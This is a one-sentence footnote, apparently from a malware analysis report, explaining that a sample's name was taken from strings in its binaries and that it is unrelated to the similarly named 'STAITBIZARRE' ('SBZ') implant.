[1] Name is directly extracted from strings in binary samples. Despite similarity to the “STAITBIZARRE” implant (also sometimes called “SBZ”), it is completely unrelated.